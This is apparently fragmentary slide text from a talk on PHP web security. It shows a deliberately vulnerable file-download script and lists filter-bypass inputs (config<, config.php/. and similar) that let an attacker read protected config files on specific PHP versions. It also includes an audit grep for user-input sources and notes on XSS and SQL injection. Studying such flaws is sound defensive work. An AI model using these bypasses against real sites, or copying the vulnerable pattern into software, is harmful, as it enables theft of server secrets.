
• grep -Re – \$(_GET|_POST|_COOKIE|_REQUEST|_FILES) – \$(_ENV|_SERVER) – getenv –
HTTP_RAW_POST_DATA – php://input – …

try { …… $trans->commit(); } catch (xxx_adapter_exception $e) { $trans->rollback();
require_once 'xxx_exceptio$n.class.php' throw new xxx_exception( …… ); }
None
None
<?php $name = $_GET['name']; $name = basename( $name ); if
( eregi( "(.php|.conf)$", $name ) ) exit( "Not Allow PHP." ); else readfile( DOCUMENT_ROOT. $name ); ?>

• down.php?name= – config.php – config"php – config.ph> – config.<
– c>>>>>"< – c<"< Test on PHP 5.4.8 newest stable version (2012/10/17) Original Will be replaced by < * > ? " .
None

• file_get_contents – > php_stream_open_wrapper_ex – > zend_resolve_path – >
php_resolve_path_for_zend – > php_resolve_path – > tsrm_realpath – > virtual_file_ex – > tsrm_realpath_r
None

• file_get_contents • file_put_contents • file • readfile • phar_file_get_contents
• include • include_once • require • require_once • fopen • opendir • readdir • mkdir • ……
None

• config.php/. • config.php///. • c>>>>>.</// Works on PHP 5.2.*
(2012/10/26)
None
• Web Browser PHP Output (HTML) – Cross-Site Scripting •
DB Management PHP Output (SQL) – SQL Injection
